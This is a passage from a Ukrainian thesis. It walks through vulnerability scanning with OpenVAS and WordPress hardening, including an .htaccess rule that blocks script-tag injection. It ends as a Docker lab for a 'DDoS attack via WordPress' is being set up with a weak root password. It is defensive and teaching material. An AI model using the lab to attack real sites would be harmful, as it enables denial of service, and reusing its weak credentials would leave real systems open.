OpenSCAP (open-scap.org) підтримує кілька специфікацій: XCCDF, OVAL, ARF, CCE, CVSS і CVE.

Як і Nessus OpenVAS побудований за клієнт-серверної схемою і складається з декількох з декількох сервісів та інструментів. Ядром є сервіс OpenVAS Scanner, який власне і виконує сканування (працює на 9391 порту). Причому в процесі перевірок систем використовуються відомі продукти: nmap і pnscan, ike-scan, pnscan, strobe і інші. Вся інтелектуальна частина міститься в OpenVAS Manager (порт 9390), яка може збирати й аналізувати результати зібрані з декількох установок OpenVAS.

Це основний сервіс який забезпечує цілковитий контроль над уразливими, реалізовані управління політиками, сканування за розкладом, виявлення помилкових спрацьовувань, звітування перед в самих різних форматах (XML, HTML, LateX і ін.). Для управління сканерами використовується протокол OTP (OpenVAS Transfer Protocol), сам може отримувати команди по XML подібному OpenVAS Management Protocol (OMP). Всі настройки і зібрана інформація зберігається централізовано в SQL базі даних (SQLite).

Управління всіма функціями (основні обліковими записами і потоками OpenSCAP) проводиться через OpenVAS Administrator (порт 9393), який реалізований у вигляді інструменту командного рядка або може працювати як сервіс. Реалізовано три клієнтські частини: консольна OpenVAS CLI (omp), веб-інтерфейс Greenbone Security Assistant (GSA) (порт 443 або 9392, використовується свій microhttpd веб-сервер) і настільний Qt клієнт Greenbone Security Desktop (GSD). При цьому CLI і GSD доступні для Linux і Windows.

Крім цього підтримується інтеграція з іншими продуктами, класу ISMS (Information Security Management System) і системами моніторингу (Nagios).

OpenVAS безкоштовний, працює без будь-яких обмежень, і стане в нагоді як мережевим адміністраторам, так і фахівцям інформаційної безпеки для виявлення актуальних проблем своєї інфраструктури.

В основі роботи OpenVAS лежить постійне поповнюється колекції NVT тестів безпеки (яких вже більше 30000), а також підключення до бази CVE, яка

описує відомі уразливості. Виконання NVT тестів дозволяє виявити вразливість, а CVE забезпечує опис проблеми та способи її вирішення.

2.3.1 Робота зі сканером OpenVAS

Після встановлення та запуску OpenVAS, введення паролю та логіну, на екран виводиться консоль управління Greenbone Security Assistant (рис. 2.1).



Рисунок 2.1 – Консоль управління Greenbone Security Assistant

Вибирання конфігурації сканування. В розділі Configuration – Scan Configs зображено на рисунку 2.2.

Інтерфейс GSA взагалі не складний, і хоча не локалізований зорієнтуватися в налаштуваннях дуже легко. У самому верху розташовано меню містить 7 пунктів відповідних певної задачі або налаштувань. Після реєстрації можна відразу приступити до перевірки, в цьому допоможе майстер зустрічає на екрані запрошення, після натискання на фіолетовий значок в панелі Tasks. Поле «Quick start: Immediately scan an IP address» (рис.2.1) дозволяє відразу ж створити завдання для перевірки вузла або мережі. Для цього потрібно просто вказати IP або ім'я. Сканування проводиться з настройками за замовчуванням

(Full and fast), вибравши гіперпосилання поруч відразу можемо переглянути установки.

Після встановлення та запуску OpenVAS, введення паролю та логіну, на екран виводиться консоль управління Greenbone Security Assistant.



Рисунок 2.2 – Вибирання конфігурації сканування

В результаті зображено 4 стандартних політики та 1 порожню.

Політики діляться на 2 групи - fast і deep.

Відмінність - в deep не враховується робота кожного попереднього скрипта перевірки і збір інформації починається заново.

За тестуванням, це збільшило час сканування кожного хоста, при відсутності значного результату. Тому для більшої швидкості вибирається політика Full and fast ultimate і відтворюється натисканням на значок «овечки».

Тепер, для відтворення, вже доступної опції редагування і натискання на значок «гайкового ключа» , можна заглянути всередину (рис. 2.3).



Рисунок 2.3 – Налаштування мережі вразливості

Опцій безліч, кілька сотень, на скріні, тільки самий початок. Всі опції згруповані по підрозділах NVT тестів по різним типам операційних систем і мережевого устаткування, з налагодження різних підключаються утиліти типу nmap, nikto.

Називання нової політики Office_scan_config.

Спускаючись нижче (рис 2.4).



Рисунок 2.4 – Перегляд підпунктів

Підпункти:

- safe_check-відключення дозволить запускатися потенційно небезпечним NVT тестів, виконання яких може викликати падіння тестованого хоста, тому потрібно використовувати обережно.

- optimize_test- перемикач який задає використовувати fast або deep сканування.

Далі спускаючись до пунктів PingHost і встановлюючи перемикачі (рис. 2.5).



Рисунок 2.5 – Встановлення перемикачів

Це дозволить відразу виключати порожні адреси і не витрачати на них час сканера. Інші пункти не використовуємо.

Прописування облікового запису для проведення локальних перевірок.

Якщо даний пункт налаштований, то OpenVAS буде заходити на кожну машину, сканувати встановлене програмне забезпечення, локальні настройки безпеки і викидати alert, в разі виявлення проблем.

Це збільшить час сканування.

Якщо не конфігурувати, OpenVAS обмежиться віддаленими перевірками.

Перехід в розділ Configuration -Credentials. Створювання нового запису, натискаючи на значок «зірочки». Припускаючи що у windows мережу в домені, є користувач sec_check, з правами локального адміністратора на потрібних машинах, тоді це буде виглядати так (рис. 2.6).



Рисунок 2.6 – Вигляд домена правами локального адміністратора

Встановлюємо цілі сканування. Далі потрібно записати діапазон адрес для сканування і визначитись з набором портів, які перевірятиме OpenVAS.

Перехід в розділ Configuration -Target. Створення нової мети, натискаючи на значок зірочки. Задавання ім'я office (рис.2.7).



Рисунок 2.7 – Створення нової мети

У розділі SMB, ми підключаємо раніше створеного користувача для проведення локальних перевірок.

У розділі PortList, підключається потрібний діапазон портів, в даному випадку пропонований Nmap набір популярних портів. Вибір на користь такого діапазону, зроблений знову ж на користь оптимізації, щоб не лопатити всі 65 тисяч.

У розділі Hosts вказування діапазону IP.

Запуск. Перехід в розділ ScanManagement - Task. Створення нової задачі, натискаючи на значок зірочки.

Послідовно вибираючи раніше створені конфігурації і натискання на кнопку CreateTask (рис. 2.8).



Рисунок 2.8 – Створення нової задачі

В залежності від насиченості мережі і потужності сервера, процес може зайняти до декількох годин (рис. 2.9).



Рисунок 2.9 – Вигляд процесу сканування

По закінченню процесу можна натиснути на значок «лупи» та переглянути всі знайдені проблеми (рис. 2.10).



Рисунок 2.10 – Результат сканувань

2. 4 Висновки до розділу 2

У другому розділі дипломної роботи ми розробили методику, яка враховує усі переваги методик тестування на проникнення веб-додатків.

Розроблена методика перевіряє лише критичні вразливості зі списку OWASP testing guide. І тим самим прискорює аналіз кількості перевірок, необхідних для тестування. Аналіз критичних вразливостей я проводила за допомогою сканера OpenVAS. Результати перевірки розташовані в розділі. Структура методів складається з етапів, кожен з яких визначається необхідними перевірками та прикладами на стадіях тестування на проникнення.

Запропонована методика представлена з урахуванням можливих результатів, які можуть вказувати на існування вразливостей, а також показують роботу з інструментами виявлення вразливостей і тестуванням на проникнення.

Отримані результати можна використати для покращення роботи просканованих Web-сайтів.

3 РОЗРОБКА МЕТОДІВ ЗАХИСТУ ТА ВРАЗЛИВОСТЕЙ САЙТУ WORDPRESS

3.1 Методи захисту сайту WordPress

На сьогоднішній день WordPress як ніколи популярний. Блоги, міні-сайти, а то й цілі портали - все це будується на основі такого зручного движка-конструктора як WordPress. Але за зручністю і легкістю освоєння криються, перш за все, питання, пов'язані з безпекою сайту. Велика поширеність - більша увага зловмисників.

Методи, які дозволять зробити сайт на WordPress більш захищеним.

- Захист WordPress від XSS-ін'єкцій.
- Примусове використання SSL.
- Використання `htacces` для захисту файла wp-config.

Всередині Wordpress програмісти завжди намагаються захистити і запити, однак, іноді цього недостатньо. Необхідно захистити блог від XSS-ін'єкцій і спроб модифікації змінних і .GET-POST-GLOBALS_REQUEST.

Тому цей код буде блокувати використання XSS-ін'єкцій і спроби модифікувати змінні GLOBALS і _REQUEST. Встановити код в файл *.htaccess*, розташований в корені сайту.

Лістинг 3.1 – Код що блокує використання xss-інєкцій

```
Options +FollowSymLinks

RewriteEngine On

RewriteCond %{QUERY_STRING} (<|%3C).*script.*(>|%3E) [NC,OR]

RewriteCond %{QUERY_STRING} GLOBALS(=|[|%[0-9A-Z]{0,2}) [OR]

RewriteCond %{QUERY_STRING} _REQUEST(=|[|%[0-9A-Z]{0,2})

RewriteRule ^(.*)$ index.php [F,L]
```

Даний код дозволяє перевіряти всі запити. Якщо запит містить тег чи спробу модифікувати значення GLOBALS і _REQUEST, він просто блокує користувача 403-ю помилкою.

Примусове виправлення SSL дає змогу забезпечити цілісність і конфіденційність обміну даними.

Тому перш за все потрібно дізнатися, чи є можливість у провайдера користувача використовувати SSL. Якщо так, то відкрити файл wp-config.php і додати наступний рядок.

Лістинг 3.2 – Лістинг коду

```
define('FORCE_SSL_ADMIN', true);
```

Wordpress використовує множину констант та FORCE_SSL_ADMIN лише одна з них. Ця константа включає примусове використання SSL при заході на панель адміністратора.

Wp-config.php містить всі дані, необхідні для підключення до сервера mysql і бази даних. Захист цього файлу одна з головних задач.

Потрібно шукати файл *.htacces* в корені сайту добавити наступні рядки.

Лістинг 3.3 – Код для підключення до сервера mysql

```
<files wp-config.php>

order allow,deny

deny from all

</files>
```

Даний метод забороняє доступ до файлу кому б то не було, і тепер вже точно не один бот не зможе і близько підійти до цього файлу.

Поради щодо того коли сайт уже зламали. Якщо помітили, що сайт працює криво і що, швидше за все відбулося вторгнення, то бачити це можуть користувачі, адміністратор ресурсу або провайдер. Насправді в результаті

виявляється, що не дотримувалися найпростіших правил безпеки тому, замість того щоб спішити звинувачувати хостинг-провайдерів у виникненні проблеми краще налагодити з ним зв'язок і спробувати спільно вирішити проблему:

- при виявленні піратського вторгнення дії повинні бути наступними: постаратися зібрати і проаналізувати всі відомості про напад звернутись до служби технічної підтримки хостингу, просити надати логін максимально доступному інтервалу часу;
- зробити запит на надання лога FTP;
- детально викласти суть проблеми, добре якщо вдасться точно вказати дату а також час, описати які саме виявлені несправності;
- дослідити всі пристрої через які здійснювалося підключення до бази і антивірус баз даних;
- змінити всі паролі, генерувати надійні паролі довші семи символів, з цифрами великими та малими літерами;
- скористатися резервною копією сайту якщо його робота істотно порушена.

3.2 DDoS-атака на сайт з допомогою WordPress

Використовування контейнера Docker на Debian і 7 версію PHP with Apache.

Лістинг 3.4 – Встановлення контейнера Doker

```
docker run -it --rm -p80:80 --name=wpdos --hostname=wpdos debian
/bin/bash

apt-get update && apt-get install -y mysql-server apache2 php
php7.0-mysqli nano wget
```

Лістинг 3.5 - Завантаження та розпакування WordPress версії 4.9.5

```
cd /tmp && wget https://wordpress.org/wordpress-4.9.5.tar.gz

tar xzf wordpress-4.9.5.tar.gz

rm -rf /var/www/html/* && mv wordpress/* /var/www/html/

chown -R www-data:www-data /var/www/html/
```

Лістинг 3.6 - Запуск необхідних сервісів

```
service mysql start && service apache2 start

mysql -u root -e "CREATE DATABASE wpdos; GRANT ALL PRIVILEGES
ON *.* TO 'root'@'localhost' IDENTIFIED BY 'megapass';"
```

Встановлення CMS через браузер(рис.3.1).

